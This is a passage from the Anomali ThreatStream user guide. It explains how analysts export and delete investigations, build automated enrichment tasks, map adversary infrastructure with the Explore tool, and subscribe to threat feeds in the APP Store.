16 Jun 2023 14:45	Investigation generated from rule match: user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
16 Jun 2023 14:45	Investigation generated from rule match: user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
14 Jun 2023 21:25	user-created	Unassigned	User Created	Optic Administrator	Optic Administrator	No Tags
14 Jun 2023 16:12	Investigation generated from rule match: user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
13 Jun 2023 22:48	Investigation generated from rule match: user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
06 Jun 2023 19:04	user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
02 Jun 2023 22:19	user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
02 Jun 2023 21:29	user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
02 Jun 2023 21:14	user-created	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags

3. Click the export icon.

Your download begins immediately.

To export investigations in bulk to a CSV file:


1. Navigate to **ThreatStream > Research > Investigations**.
2. Click the export icon.
3. In the dialog box that opens, enter a number of records to export. Exports can include up to 100 investigations.




Your download begins immediately.

To export an investigation from an Investigation details page:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Select the investigation that you want to export.
3. Select **Export to CSV** from the Export menu.



4. In the dialog box that opens, deselect **Observables** and **Threat Models** if you do not want to include them in the export and click **Download**.



Your download begins immediately.

Exporting Attack Flows from Investigations


An attack flow created within an investigation, can be exported to the attack flow library. For more information on the attack flow library, refer to ["Attack Flow Library"](#) on page 824.



Note: Empty attack flow graphs cannot be exported.

To export an attack flow:

1. Navigate to the investigation that includes the attack flow that you want to export.
2. Select **Export as Attack Flow** from the Export menu.




3. In the Export as Attack Flow dialog box, enter the attack flow name. By default, the name of the attack flow is similar to the investigation name.



4. Click **Export**.

The attack flow is added to the attack flow library.

To view details of the exported attack flow, click the link in the notification message at the top right corner of your screen.



Exporting Investigations to a PDF File


From investigation details pages, you can export investigations to a PDF file.



Tip: Toggle off the Auto-Arrange option before exporting an investigation to a PDF file if you want to preserve the order entities appear in the Entities Graph.

To export an investigation to a PDF file:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Select the investigation that you want to export.
3. Select **Export to PDF** from the Export menu.
4. Select the investigation parts that you want to include in the export.



5. Click **Export**.

The downloading process begins immediately.

Exporting MITRE ATT&CK Models to a JSON File

From investigation details pages, you can export MITRE ATT&CK models to a JSON file. The exported JSON files can then be uploaded to the MITRE ATT&CK Navigator for further editing. See ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#) for more details.

To export MITRE ATT&CK models of an investigation to a JSON file:

1. Navigate to the investigation of your interest.
2. Select **Export MITRE ATT&CK to JSON** from the Export menu.
3. Select the MITRE ATT&CK Framework that you want to export.



4. Click **Download**.


The JSON files are automatically downloaded. Every type of MITRE ATT&CK Framework is downloaded in a separate JSON file.

Deleting Investigations

If you finished analyzing investigations, you can always remove them from the Investigations list.

To delete an investigation:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Select the investigation you want to delete.



DATE CREATED	NAME	STATUS	INVESTIGATION TYPE	OWNER	ASSIGNEE	TAGS
21 Jun 2023 16:57	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
21 Jun 2023 16:44	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
20 Jun 2023 23:13	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
16 Jun 2023 14:45	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
16 Jun 2023 14:45	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
14 Jun 2023 21:25	Investigation Name	Unassigned	User Created	Optic Administrator	Optic Administrator	No Tags
14 Jun 2023 16:12	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
13 Jun 2023 22:48	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
06 Jun 2023 19:04	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
02 Jun 2023 22:19	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
02 Jun 2023 21:29	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags
02 Jun 2023 21:14	Investigation Name	In Progress	User Created	Optic Administrator	Optic Administrator	No Tags

3. Click **Delete**.

Automating Investigation Tasks in ThreatStream

In ThreatStream, you can automate your investigation tasks. When you need to run several checks on an observable, you can use an *automated task*—a predefined sequence of enrichments applied to a specific type of the observable during the investigation.

Automated tasks can be run on the following types of nodes:

- Domain
- Email
- IP
- Hash
- URL

Automated tasks can be created by anyone from your organization. You can create your own custom automated tasks. You can edit and delete your automated tasks except those that are active and used by the other users in your organization.

All automated tasks are available on the **ThreatStream > Manage > Task Automation** page.

The **Task Automation** page displays a list of every automated task associated with your organization that is visible to you.

Task Automation

1 New

Filter Options

2

Reset Filters Close All

Name

Search Task Automation

Visibility

Me

My Organization

Date Created

mm / dd / yyyy to mm / dd / yyyy

Date Modified

mm / dd / yyyy to mm / dd / yyyy

Created By

Select Users

User Enabled

On

Off

27 Results

3 @

NAME	VISIBILITY	DATE CREATED	DATE MODIFIED	CREATED BY	DESCRIPTION	USER ENABLED
☐ Recipe 4 - tech	My Org	03 Aug 2022 18:58	09 Aug 2022 00:44	Optic Administrator	This is a recipe 4 - tech	☒
☐ Recipe 3 - tech	My Org	03 Aug 2022 18:56	09 Aug 2022 00:44	Optic Administrator	This is a recipe 3 - tech	☐
☐ test 1234	Me	23 Jul 2022 22:58	09 Aug 2022 00:44	Optic Administrator	khkhkhkhkhkhjk	☒
☐ test 3333	Me	02 Aug 2022 22:22	09 Aug 2022 00:44	Optic Administrator	123454	☐
☐ test layer	Me	26 Jul 2022 03:52	09 Aug 2022 00:44	Optic Administrator	test layer 123	☐
☐ test recipe	Me	21 Jul 2022 16:45	09 Aug 2022 00:44	Optic Administrator		☐
☐ Recipe 2 - cgaleano+test1	My Org	03 Aug 2022 18:36	08 Aug 2022 20:47	cgaleano@anomalim.com	This is a recipe 2 - cgaleano+test1	☒
☐ this is sample	Me	05 Aug 2022 23:50	05 Aug 2022 23:50	Optic Administrator		☐
☐ test 1232	Me	03 Aug 2022 01:24	05 Aug 2022 21:43	Optic Administrator	asdsads	☐
☐ Recipe 6 - tech	My Org	03 Aug 2022 22:46	05 Aug 2022 21:42	Optic Administrator	This is a recipe 6 - tech	☐

Previous

1

2

3

Next

1 New: Create a new automated task. For more information, see ["Creating Automated Tasks" on the next page](#).

2 Search and Filter: Search for an automated task by its name or filter the automated tasks by visibility, creation date, modification date, the user who created the task, or the availability of the task to the users (that is whether the task is active or inactive).

3 Settings: You can select columns to be displayed or hidden in the list of automated tasks. By default, all columns are displayed.

4 Name: You can click the name of an automated task to view details. For more information, see ["Viewing the Details of an Automated Task" on page 956](#). You can select a check box next to one or several tasks and delete them. For more information, see ["Deleting Automated Tasks" on page 957](#).

5 Visibility: You can view the following automated tasks:

- Automated tasks that you have created.
- Automated tasks that anyone at your organization has created and made visible to your organization.

6 Date Created: The date and time when the automated task was created.

7 Date Modified: The latest date and time when the automated task was edited. For more information, see ["Editing Automated Tasks" on page 957](#).

8 Created By: User who created the automated task.

9 Description: Task description, if available.

10 User Enabled: Whether the automated task is available in investigations. You can make the automated tasks that you have created available or unavailable in investigations from the Task Automation page without editing them.

Creating Automated Tasks

You can create your own automated tasks. A task consists of the following:

- **Trigger**—a starting point of an automated task. An observable in an investigation can be a trigger.
- **Actions**—checks and transformations that will be done on a trigger for more detailed analysis. An enrichment in an investigation can be an action.

Each automated task has one trigger and can have up to 20 actions.

To create an automated task:


1. Navigate to **ThreatStream > Manage > Task Automation**.
2. Click **New** in the upper-right corner.
3. In the **Details** pane, do the following:
 - a. Specify the Name and Description of the automated task.
 - b. Select a Visibility setting for the automated task. By default, the automated task is visible only to you. You can expand visibility to all users in your organization (My Organization).



Note: Anomali recommends setting the Visibility to **Me** until the automated task is ready to be shared with your organization.

- c. To make the automated task available in investigations, switch **User**

Enabled on.




The 'Details' form contains the following fields:

- Name***: A text input field containing 'Domain to ASNs'.
- Description**: A text area containing 'Pivot'.
- Visibility**: A dropdown menu showing 'My Org'.
- User Enabled**: A toggle switch that is turned 'On'.

4. In the **Triggers** pane, click **Add Trigger**, and then in the **Edit Trigger** dialog box, do the following:
 - a. Leave **Trigger Type** set to **Investigation Node**.
 - b. In **Observable Type**, select the type of the observables for which the automated task will be available.

For example, if you set up the **Domain** observable type as a trigger for the automated tasks, you cannot apply this task in investigations for the other observable types.

- c. Click **OK**.



The 'Edit Trigger' dialog box contains the following fields:

- Trigger Type**: A dropdown menu showing 'Investigation Node'.
- Observable Type**: A group of radio buttons with 'Domain' selected. The other options are 'Email', 'IP', 'Hash', and 'URL'.
- Buttons**: 'Cancel' and 'OK' buttons at the bottom.

5. In the **Actions** pane, click **Add Actions**, and then in the **Add Action** dialog box, do the following:
 - a. Leave **Action Type** set to **Enrichment**.
 - b. In **Enrichment**, select the enrichment, which you want to use in the investigation.
 - c. In **Enrichment Actions**, select the action, which you want to apply to the observable under investigation.



Note: Available actions depend on the observable type that you have selected as a trigger and the enrichments that are active in your organization.

- d. In **Observable Type**, select one or more observable types that will be the output of the automated task.
- e. Click **OK**.

ADD ACTION

Action Type
Enrichment

Enrichment
Cisco Umbrella

Select Pivot
Domain to ASNs

Observable Type [Select All](#)
☒ Others

Cancel OK

The first action is added, and now you can proceed with adding the next action.



Note: You can add up to 20 actions in one automated task.

6. Once you have added all necessary actions, click **Save**.

Your automated task is created, and it is available in the list of automated tasks on the **Manage > Task Automation** page.

Viewing the Details of an Automated Task

You can view details, triggers, and action of the automated tasks that you have created or anyone from your organization has created and made visible to your organization.

To view the details of an automated task:

1. Navigate to **ThreatStream > Manage > Task Automation**.
2. In the list of automated tasks, click the name of the automated task which details you want to view.
3. On the page with the automated task details, you can view the following information:

The screenshot shows the 'Task Automation' page for a task named 'Domain to ASNs'. The page is divided into three main sections: Details, Trigger, and Actions. The Details section (1) includes fields for Name, Description, and Visibility, along with creation and modification dates and the user who created it. The Trigger section (2) shows the Trigger Type as 'Investigation Node' and the Node Type as 'Domain'. The Actions section (3) shows a table of actions for 'Action 1', including Action Type, Enrichment, Pivot, and Output.

1 Details: Task name, details, visibility, dates when the task was created and modified, the user who created the task, and whether the task is available in investigations.

2 Trigger: Type of a trigger and type of a node on which the task can be run.

3 Actions: Up to 20 actions that can be run on a node in a sequence.

Editing Automated Tasks

You can edit only the automated tasks that you have created. If the task that you have created is visible to your organization and is used by any other user, you cannot edit it.

To edit an automated task:

1. Navigate to **ThreatStream > Manage > Task Automation**.
2. In the list of automated tasks, click the name of the automated task that you want to edit.
3. On the page with the automated task details, click **Edit** in the upper-right corner.
4. In the edit mode, select the fields that you want to edit and make the required changes.

To edit a trigger or an action, click  next to the trigger or action, and then click **Edit** or **Delete**.

5. Once you have made the changes, click **Save**.

The changes in the automated task are saved.

Deleting Automated Tasks

You can delete only the automated tasks that you have created. If the task that you have created is visible to your organization and is used by any other user, you cannot delete it. You can delete several automated tasks.

Organization Admin can delete any automated task.

To delete an automated task:

1. Navigate to **ThreatStream > Manage > Task Automation**.
2. In the list of automated tasks, select the check box next to the needed automated task or several tasks, and then click **Delete** above the table header.
3. Click **Delete**.

The selected automated tasks are deleted.

Chapter 23: Analyzing Adversary Infrastructure with Explore

This chapter contains the following topics:

Exploring Known Attack Infrastructure	958
Exploring Previously Unknown Attack Infrastructure	959
Understanding the Explore Interface	960
Adding Nodes to Explore	963
Importing Observables From Explore Chart	963
Exporting Explore Chart	964
Saving Explore Chart	964


Explore is a graphical tool that enables you to build out comprehensive maps of adversary attack infrastructure. Starting from a single observable, you can ripple outward to create a visual representation of relationships with data that is known to be related, such as Actors, other observables, and so on. With Explore, you can view relationships between observables without having to manually cross reference dozens of details pages.

In addition to searching ThreatStream intelligence, you can search the Passive DNS and Whois databases from within ThreatStream.

Further, with the Passive SSL integration provided by ThreatStream, you can use Explore to perform new research on adversaries and map out previously unknown infrastructure.

Exploring Known Attack Infrastructure


Explore enables you map out attack infrastructure that is known to be related to the observable by querying data that already exists in ThreatStream. Data from ThreatStream that you can query from Explore includes associated observables, Actors, Campaigns, Incidents, TTPs, Threat Bulletins, and Vulnerabilities. For example, you could query Actors on the observable and Explore would add any Actors associated with the observable in the Anomali threat model to the chart.



Additionally, for domain observables, you can run Passive DNS searches to return associated IP addresses and Whois searches to return associated email addresses.

Exploring Previously Unknown Attack Infrastructure

With the third party integrations provided by ThreatStream, you can use Explore to perform new research and build out previously unknown adversary attack infrastructure. ThreatStream's Passive SSL integration enables you to perform **Related Certificates**, **Certificate to IP**, and **Certificate to Domain** searches on observables. In doing so, you can make connections between known indicators of compromise and related observables that were previously unknown.




For example, a domain—*freesmartphone.net*—was discovered when detonating the contents of a phishing email in the sandbox. Using Explore, you can search attack infrastructure unknown to ThreatStream by running **Search Related Certificates** return all certificates related to the domain.

You can run a **Certificate to Domain** search on the certificate to return associated domains, or a **Certificate to IP** search to return associated IP addresses. These observables, potentially part of an adversary attack infrastructure, can be imported

to ThreatStream from the Explore interface. The ThreatStream machine learning algorithms will automatically filter out any observables found to be benign. After import, the observables are now available on ThreatStream and can be leveraged by your security tools against the adversary.

Understanding the Explore Interface



- 1 Search:** Search for observables or add text strings to the chart. See ["Adding Nodes to Explore" on page 963](#) for more information.
- 2 Save Chart:** Save the chart as a file on your local disk. See ["Saving Explore Chart" on page 964](#) for more information.
- 3 Open Existing Chart:** Load existing charts from previously saved chart files.
- 4 Export:** Export the chart in CSV or PNG format. See ["Exporting Explore Chart" on page 964](#) for more information.
- 5 Key:** View node-types represented on the chart. You can select all nodes of a type by clicking the type on the key. When you select nodes on the Explore chart, node values are displayed in the key.
- 6 Node Search Limit:** Sets the maximum number of nodes that can be added to the chart for a single search. The maximum you can enter is 999.
- 7 Auto-Arrange:** When enabled, Explore automatically arranges nodes according to the view you have selected when added to the chart. When disabled, nodes remain static when additional nodes are added.



Note: Auto-Map to MITRE, a feature available on pivoting tools within investigations, is not available on the standalone Explore pivoting tool. See ["Automatically Adding MITRE ATT&CK Techniques to Investigations"](#) on page 928 for more information.

8 Chart Options:

- Center the chart.
- Reset the chart. This removes all nodes from the chart.
- Zoom in or out on the chart.



Tip: You can zoom using your mouse wheel by clicking inside the chart and holding the control key on your keyboard. Zoom centers on specific nodes when you select nodes and zoom in or out.

- Toggle the pointer between move and select modes. Move enables you to click and drag the entire chart around the workspace; select enables you to click and select individual node or click and drag to select multiple nodes.
- Toggle full screen view.
- Toggle between standard, hierarchical, and structural views.
- Show or hide the Explore key.
- Search nodes on the chart by value. Nodes matching the search query you enter are selected on the chart.

9 Actions:

- **Link:** Create a link between the selected node and another node. To create a link, select a node, click Link, and select the node with which you want to link the initial node.

Links can be removed by clicking the link and then pressing the Delete (for Windows) or FN+Delete (for Mac) keys on your keyboard.

- **Search Associations:** Search Observables and Threat Model entities that are associated with the selected entity in ThreatStream. Related entities are added to the chart.
- **Search Metadata:** Add any ASNs, tags, or other metadata associated with the selected entity to the chart.
- **Search Passive DNS:** Search Passive DNS threat intelligence data for observables related to the selected nodes. Related observables are added to the chart.
- **Search Passive SSL:** Search Passive SSL data for certificate information. The following Passive SSL searches are available:
 - **Search Related Certificates:** Search for related certificates based on certificate text strings. When you run Search Related Certificates, you must select the certificate text of interest.
 - **Certificate to IP:** Search IP addresses associated with selected certificates.
 - **Certificate to Domain:** Search domains associated with selected certificates.
- **Search Whois:** Search Whois threat intelligence data for observables related to the selected nodes.
- **Import to ThreatStream:** Import selected observables into ThreatStream. Clicking this action will take you to the Import page. See ["Importing Observables From Explore Chart" on the next page](#) for more information.
- **Group/Ungroup:** Group together selected nodes. You can also ungroup grouped nodes by selecting them and clicking Ungroup.
- **View Detail:** Drill down on the details page in ThreatStream for the selected node.
- **Delete Selection:** Delete the selected node from the chart.
- **Enrichments:** Pivot on the node using enrichments which you have activated on ThreatStream.



Click **Suggested Enrichments...** to view a list of unactivated enrichments. Clicking an unactivated enrichment takes you to the APP Store where you can activate the enrichment. For more information on available enrichments, see ["Subscribing to Anomali Feeds, Enrichments, and Intelligence Channels"](#) on page 966 for more information.



Note: The Enrichments menu is not available when nodes of more than one type are selected.

Adding Nodes to Explore

Explore provides a full text keyword search for adding observables to the chart.

You can also add strings of text to the chart by entering the string and clicking **+**.

This can be helpful in cases where you want to run an ad-hoc intelligence search on a string of interest or an observable that has not been imported.

Importing Observables From Explore Chart

If you find any observables from a third party such as Passive DNS in Explore, you can easily import the intelligence into ThreatStream.

To import observables from Explore:


1. Perform a search and select the observables you want to import.
2. Right click the selected observables.
3. Click **Import to ThreatStream**.
4. Complete the import process on the **Import** screen. See [Importing Observables](#) for more information on the import process.

Exporting Explore Chart

Explore charts can be exported in one of two formats. You can export an image of the chart in PNG format, or a list of the intelligence included in the chart in CSV format.

To export your Explore chart:

1. Click the Export icon.




2. Select **Export to PNG** or **Export to CSV**.

The downloading process starts automatically.

Saving Explore Chart


Explore enables you to save charts for future use. Charts can be saved in JSON format and then opened by clicking **Open Existing Chart** on the Explore interface.

To save your Explore chart: click **Save Chart** on the Explore interface.



Your download will start automatically.

To load a saved chart: click **Open Existing Chart** on the Explore interface and browse for the saved JSON file.



Chapter 24: Subscribing to Anomali Feeds, Enrichments, and Intelligence Channels

This chapter covers the following topics:


Available Open Source Feeds	969
Managing Open Source Intelligence (OSINT) Feeds	983
Available Premium Feeds	986
Managing Premium Feeds	1033
Available Free Feeds	1038
Managing Free Feeds	1039
Managing Anomali Copilot RSS Feeds	1041
Managing Anomali Intelligence Channels	1046
Viewing and Monitoring Health Information of Active Feeds and Intelligence Channels	1049
Activating Enrichments	1053
Anomali Targeted Threat Monitoring (ATTM)	1134
Anomali Premium Digital Risk Protection (PDRP)	1173
Anomali PDRP Enhanced	1217

The Alliance Preferred Partner (APP) Store is a marketplace where you can subscribe to feeds, enrichments, and intelligence channels offered by Anomali partners.

The APP Store also enables you to reference the list of open source feeds that are already part of your threat intelligence in ThreatStream.

Only **Organization Administrators** can manage access to premium intelligence feeds, enrichments, and intelligence channels. Read-only users can only browse the APP Store.

Below is an example of the APP Store page.



1 Search: Search for products by name.

2 Filter: Filter products based on the following parameters:

- **Subscription Type:** Open Source, Premium, Free, or Copilot. Note that If you are an active Auto Lens+ user, who has not upgraded to Anomali Copilot, the Auto Lens+ subscription type is displayed instead of Copilot. APP Store offerings classified as Free include freemium feeds which can be activated at no additional charge. For more information on freemium offerings in ThreatStream, see ["Managing Free Feeds" on page 1039](#).
- **Product Type:** Filter APP Store offerings by product type—Feed or Enrichment. For more information on activating feeds, see ["Managing Premium Feeds" on page 1033](#). For more information on activating enrichments, see ["Activating Enrichments" on page 1053](#).
- **Status:** Filter APP Store offerings by activation status. You can preview feeds which will be available soon by using the Coming Soon filter.
- **Intelligence Initiative:** Filter APP Store offerings by their association with ThreatStream intelligence initiative types. For more information on intelligence initiatives, see ["Attributing Organizational Goals with Intelligence Initiatives" on page 459](#).
- **Health:** Filter APP Store feeds by current health status. See ["Viewing and Monitoring Health Information of Active Feeds and Intelligence Channels" on page 1049](#) for more information.
- **Vendor:** Filter feeds by vendor. The vendor filter also contains a full text search.

3 View: Toggle the APP Store view between the list () and tile () views.

Below is the example of APP Store offerings displayed on the list view:

Vendor	Name & Description	Type	Status	Health
ANOMALI	1.2 & 1.3 Sampleapp Enrichments of Anomali transforms for threatTotal	Premium Enric...	Inactive	
ANOMALI	Anomali Curated OSINT Open Source Intelligence feeds collected and curated by Anomali	Premium Feed	Active	
ANOMALI	Anomali Targeted Threat Monitoring Anomali Targeted Threat Monitoring provides a feed of threat models and observables focused on threats to your organisation and assets. Includes compromised credentials, domain registrations, suspicious apps, and more.	Premium Feed	Active	
ANOMALI	Anomali Threat Research Premium Anomali Threat Research intelligence categorized by type and severity. Includes IOCs, bulletins, actors, campaigns, TTPs, signatures, and the Anomali Cyber Watch.	Premium Feed	Active	
Blueliv	Blueliv Track cyber threats in real-time including crime servers, infected bot IPs, malware hashes and Hacktivism Threat Intelligence data.	Premium Feed	Active	

On the list view, you can click a product name listed in the Name & Description column to view more information or manage the status of the stream. You can also click on a Health icon of a product to view its synchronization history.

The following is an example of APP Store offerings displayed on the tile view:

Premium FeedActive  Recorded Future - Default Risk Helps security teams make faster, more confident decisions with integrated real-time intelligence. Risklists with context-rich IOCs are available for IPs, domains, URLs, and file hashes. Manage	Premium FeedInactive  Recorded Future - Large Risk LI Helps security teams make faster, more confident decisions with integrated real-time intelligence. Risklists with context-rich IOCs are available for IPs, domains, URLs, and file hashes. Get Access	Premium FeedActive  Recorded Future Alerts Feed to ingest Recorded Future Alerts and Playbook Alerts as Anomali ThreatStream Incidents. Manage	Premium FeedActive  Recorded Future Analyst Notes Threat feed of Insikt Group Notes (Recorded Future Threat Research) integrated into Anomali ThreatStream. Insikt Group publishes threat intelligence notes capturing current intelligence assessments, malware analysis, threat actor profiles, TTP leads. Manage	Premium FeedTrial Available  Red Sky Alliance Red Sky Alliance cyber intelligence service (malicious IPs and domains). Get Access
---	--	---	---	--

On the tile view, buttons are available based on available actions, such as **Request Access**, **Request Trial**, or **Manage**.

4 Health: In the List view, you can view the current status of your feed sources in the APP Store.

- ✔: The feed is synchronizing with ThreatStream as expected.
- ⚠: The feed is not synchronizing with ThreatStream as expected. If the feed uses credentialed activation, verify that your credentials are up to date. See ["Credential Feed Activation" on page 1034](#) for a list of credentialed feeds.
- ⦿: The feed is active, but ThreatStream has not yet synchronized data from the feed.

To view the health details, click the name or the status icon of an activated feed. The resulting window displays the current state of all sources (Channels) in a feed. For details, see ["Viewing and Monitoring Health Information of Active Feeds and Intelligence Channels" on page 1049](#).

5 : View the full list of columns available in list view, and toggle which columns are visible.

Available Open Source Feeds

The table below contains the active open source feeds aggregated by ThreatStream.



